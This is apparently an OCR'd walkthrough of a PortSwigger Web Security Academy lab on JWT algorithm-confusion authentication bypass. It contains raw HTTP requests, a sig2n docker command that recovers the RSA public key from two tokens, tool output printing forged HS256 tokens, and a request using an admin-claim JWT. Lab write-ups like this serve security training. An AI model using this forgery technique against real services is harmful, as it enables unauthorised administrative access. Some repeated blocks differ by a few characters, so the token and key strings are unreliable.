Host: 0af1007504f6a5a680c07bb000040069.web-security-academy.net
Cookie: session=
eyJraWQiOiIzZjQ1YWE1MC01MDI4LTQxOTUtYmNlMC00ZmRmNjlmMzZlZWMiLCJhbGciOiJ
IUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzEzNzYyMSwic3ViIjoiY
WRtaW5pc3RyYXRvciJ9.PapzmNbYfqdLeZgAt1vbOQcC2VN0Ru1dWSO5E5YwlaI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0af1007504f6a5a680c07bb000040069.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


Lab: JWT authentication bypass via algorithm confusion with no exposed key

This lab uses a JWT-based mechanism for handling sessions.

It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.

To solve the lab, first obtain the server's public key. Use this key to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`




```
GET /my-account?id=wiener HTTP/2
Host: 0aa000a904b2d9bc8166b680003700d9.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJ
SUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzE0MDQzMCwic3ViIjoid
2llbmVyIn0.pGxLxGydzoZAfB9PYasscrGRQpUs2JFaPS8z4by4eMY-CJc06cBStq4mH_D3
sxg1V2x1bK3EKfTgl11Lf1mIbPgeQm4ZzDCQMiXD2CC70RR012BjFWmIPiWB8yBQaI20NA0
9l5tAV30unbllbo7i_UnpnFwfy21RkxTDb-PKvdPZ9qzYk0qaCsAveU-ihQ4bPeAprVYrYY
g_p39pr4rhmf-a75IwJ9ld4bB8GA7dUOB81yHThuAv1Ew2JBTeP0NwSk-9eyrCObNHP_sjs
fiXW_Bls3bofNApngdh9UxF_GyKCBqaKaXg9egJZaY98-BJX4X2d-S16X0ULwtU7W9cgA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aa000a904b2d9bc8166b680003700d9.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

now again make logout


re login

and you will get new token keep both

```
charon@DESKTOP-U6PP1DL:~$ docker run --rm -it portswigger/sig2n <token1> <token2>
```




```
See 'docker run --help'.
charon@DESKTOP-U6PP1DL:~$ docker run --rm -it portswigger/sig2n eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5Yjll
ZmYiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzE0MDQzMCwic3ViIjoid2llbmVyIn0.pGxLxGydzoZAfB9PYasscrG
RQpUs2JFaPS8z4by4eMY-CJc06cBStq4mH_D3sxg1V2x1bK3EKfTgl11Lf1mIbPgeQm4ZzDCQMiXD2CC70RR012BjFWmIPiWB8yBQaI20NA09l5tAV30unbl
lbo7i_UnpnFwfy21RkxTDb-PKvdPZ9qzYk0qaCsAveU-ihQ4bPeAprVYrYYg_p39pr4rhmf-a75IwJ9ld4bB8GA7dUOB81yHThuAv1Ew2JBTeP0NwSk-9eyr
CObNHP_sjsfiXW_Bls3bofNApngdh9UxF_GyKCBqaKaXq9eqJZaY98-BJX4X2d-S16X0ULwtU7W9cgA eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUw
OC0wODhmNGM5YjllZmYiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzE0MDQ1Nywic3ViIjoid2llbmVyIn0.QMCtJRO
-D5jfM0UNeKBwJ4Ma_kZR5qerhk9hv6CtDORlSY_xvFnIFac3QasHEWukjc2KZPtk7NrThYGiwR8FJtKFl-90a0-iikuHBd92Y4m_zJ83obae7g47IYRsGO1
gKM3rA6YanAIoXXF0FeKFA2xYC0oFcmpkGMiBIeDDjQbmy6GeN2zjiRh5Exk8iKsVX2LoOJFpvN55VTCDxomGsgZKwfdF9GI0RHfTsx-imjjuKXAkzago3lg
3fVBT9Hr2gMsABCuDrPhjb4mtpii7jhhdjvojbre8qg0CasdyxbWpgqUSAtLJl6Mh4u8Ro6Ee2v080Y1bBuK0M0HfHwdoSA
Unable to find image 'portswigger/sig2n:latest' locally
latest: Pulling from portswigger/sig2n
4d32b49e2995: Pull complete
fd4c1550e6ae: Pull complete
53fa7e173a75: Pull complete
cb9851eb83a1: Pull complete
a6e75cf35200: Pull complete
aaa5be4dc23b: Pull complete
912e8eb4e88a: Pull complete
Digest: sha256:0f1a6583c2578ffc42b7f3ee3a7f718c2979bc5b83ba7e125197b368f67b26d9
Status: Downloaded newer image for portswigger/sig2n:latest
Running command: python3 jwt_forgery.py <token1> <token2>

Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0F
RRUF5bzN4VUF5WTVWNU1SRXpWSnAxLwpmOGNqc21lVnk0Uzc5Q3d3ZXpvNm5uSUE4YVBhLzBQb1VUS3pIc3NsRENGU29SR2hiVFJRZUhMbnc4eWJzT1M0CjI
zSlpXUExwbUVNSUVhbk04cTRsanZickhSZWVVL1RoY2hrQ1pLMXpHV285d2w5czV0dzQ2RE4vVjFKbjFVV2UKMjNQMXprQ1F1eXV3Y3l6OUlXWEZpYWk4dzF
```



```
4d32b49e2995: Pull complete
fd4c1550e6ae: Pull complete
53fa7e173a75: Pull complete
cb9851eb83a1: Pull complete
a6e75cf35200: Pull complete
aaa5be4dc23b: Pull complete
912e8eb4e88a: Pull complete
Digest: sha256:0f1a6583c2578ffc42b7f3ee3a7f718c2979bc5b83ba7e125197b368f67b26d9
Status: Downloaded newer image for portswigger/sig2n:latest
Running command: python3 jwt_forgery.py <token1> <token2>

Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0F
RRUF5bzN4VUF5WTVWNU1SRXpWSnAxLwpmOGNqc21lVnk0Uzc5Q3d3ZXpvNm5uSUE4YVBhLzBQb1VUS3pIc3NsRENGU29SR2hiVFJRZUhMbnc4eWJzT1M0CjI
zSlpXUExwbUVNSUVhbk04cTRsanZickhSZWVVL1RoY2hrQ1pLMXpHV285d2w5czV0dzQ2RE4vVjFKbjFVV2UKMjNQMXprQ1F1eXV3Y3l6OUlXWEZpYWk4dzF
jZ0xoc3ZXSmQwdE0xZTY1VmRZVjBOQzN0eVZGYy9LcWk1VnlqZwpmNlpyZ0RhM1NBUUk1U3FCRXlpNWF4RUFJQUFxMjFwcktFdmhBT3QvQTBPZUFsSk05Z0h
1WVdhUkZnS1UyVnJKCk14ZjEvWU5NZHhHc1RmR1k5YWRhSUVZdEdWU3M4aTU0Nk9OZ1FNbmtTTDloQ2RxUzNURzUxMlZDV0dFdjlIQmQKM3dJREFRQUIKLS0
tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3a
WdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1YiI6ICJ3aWVuZXIifQ.CTjoCz4oqfFEiUoIMu3dfG71JSyONppih4uZqWNhKRQ
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQXlvM3hVQXlZNVY1TVJFelZKcDEvZjhjan
NtZVZ5NFM3OUN3d2V6bzZubklBOGFQYS8wUG8KVVRLekhzc2xEQ0ZTb1JHaGJUUlFlSExudzh5YnNPUzQyM0paV1BMcG1FTUlFYW5OOHE0bGp2YnJIUmVlVlS
9UaApjaGtDWksxekdXbzl3bDlzNXR3NDZETi9WMUpuMVVXZTIzUDF6a0NRdXl1d2N5ejlJV1hGaWFpOHcxY2dMaHN2V2xdKZDB0TTFlNjVWZFlWME5DM3R5Vk
ZjL0txaTVWeWlnZjZacmdEYTNTQVFJNVNxQkV5aTVheEVBSUFBcTIxcHIKS0V2aEFPdC9BME9lQWxKTTlnSHVZV2FSRmdLVTJWckpNeGYxL1llOTWR4R3NUZk
dZOWFkYUlFWXRHVlNzOGk1NAo2T05nUU1ua1NMOWhDZHFTM1RHNTEyVkNXR0V2OUhCZDN3SURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3a
WdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1YiI6ICJ3aWVuZXIifQ.w0f0pWPB75BgO9aTmXSaW6DknGbqs072vrUSX1CAaFc
charon@DESKTOP-U6PP1DL:~$
```

In my case this Worked!


you can also try this




```
GET /my-account HTTP/2
Host: 0aa000a904b2d9bc8166b680003700d9.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJ
IUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1Y
iI6ICJhZG1pbmlzdHJhdG9yIn0.huiRjhicxxMq3hQrW7HlK4lY_Uqz40rZg40CXpF8uTQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aa000a904b2d9bc8166b680003700d9.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

if you got 200 it means that worked

if you got 302 it means that not workd



```
cb9851eb83a1: Pull complete
a6e75cf35200: Pull complete
aaa5be4dc23b: Pull complete
912e8eb4e88a: Pull complete
Digest: sha256:0f1a6583c2578ffc42b7f3ee3a7f718c2979bc5b83ba7e125197b168f67b26d9
Status: Downloaded newer image for portswigger/sig2n:latest
Running command: python3 jwt_forgery.py <token1> <token2>

Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0F
RRUF5bzN4VUF5WTVWNU1SRXpWSnAxLwpmOGNqc21lVnk0Uzc5Q3d3ZXpvNm5uSUE4YVBhLzBQb1VUS3pIc3NsRENGU29SR2hiVFJRZUhMbnc4eWJzT1M0CjI
zSlpXUExwbUVNSUVhbk04cTRsanZickhSZWVVL1RoY2hrQ1pLMXpHV285d2w5czV0dzQ2RE4vVjFKbjFVV2UKMjNQMXprQ1F1eXV3Y3l6OUlXWEZpYWk4dzF
jZ0xoc3ZXSmQwdE0xZTY1VmRZVjBOQzN0eVZGYy9LcWk1VnlpZwpmNlpyZ0RhM1NBUUk1U3FCRXlpNWF4RUFJQUFxMjFwcktFdmhBT3QvQTBPZUFsSk05Z0h
1WVdhUkZnS1UyVnJKCk14ZjEvWU5NZHhHc1RmR1k5YWRhSUVZdEdWU3M4aTU0Nk9OZ1FNbmtTTDlqQ2RxUzNURzUxMlZDV0dFdjlIQmQKM3dJREFRQUIKLS0
tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3a
WdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1YiI6ICJ3aWVuZXIifQ.CTjoCz4oqfFEiUoIMu3dfG71JSyONppih4uZqWNhKRQ
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQXlvM3hVQXlZNVY1TVJFelZKcDEvZjhjan
NtZVZ5NFM3OUN3d2V6bzZubklBOGFQYS8wUG8KVVRLekhzc2xEQ0ZTb1JHaGJUUlFlSExudzh5YnNPUzQyM0paV1BMcG1FTUlFYW5NOHE0bGp2YnJIUmVlVS
9UaApjaGtDWksxekdXbzl3bDlzNXR3NDZETi9WMUpuMVVXZTIzUDF6a0NRdXl1d2N5ejlJV1hGaWFpOHcxY2dMaHN2CldKZDB0TTFlNjVWZFlWME5DM3R5Vk
ZjL0txaTVWeWlnZjZacmdEYTNTQVFJNVNxQkV5aTVheEVBSUFBcTIxcHIKS0V2aEFPdC9BME9lQWxKTTlnSHVZV2FSRmdLVTJWckpNeGYxL1lOTWR4R3NUZk
dZOWFkYUlFWXRHVlNzOGk1NAo2T05nUU1ua1NMOWhDZHFTM1RHNTEyVkNXR0V2OUhCZDN3SURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAicG9ydHN3a
WdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1YiI6ICJ3aWVuZXIifQ.w0f0pWPB75BgO9aTmXSaW6DknGbqs072vrUSX1CAaFc
charon@DESKTOP-U6PP1DL:~$
```



Symmetric Key


Secret
● Random secret — Key Size: 3,608
○ Specify secret:

ID: 7f81d3bc-c831-4db9-8a2a-5e3cba56f88c

Key

```
{
    "kty": "oct",
    "kid": "7f81d3bc-c831-4db9-8a2a-5e3cba56f88c",
    "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF5bzN4VUF5WTVWNU1SRXpWSnAxLwpmO
}
```

Paste here



Target: https://0aa000a904b2d9bc8166b680003700d9.web-security-academy.net

Request

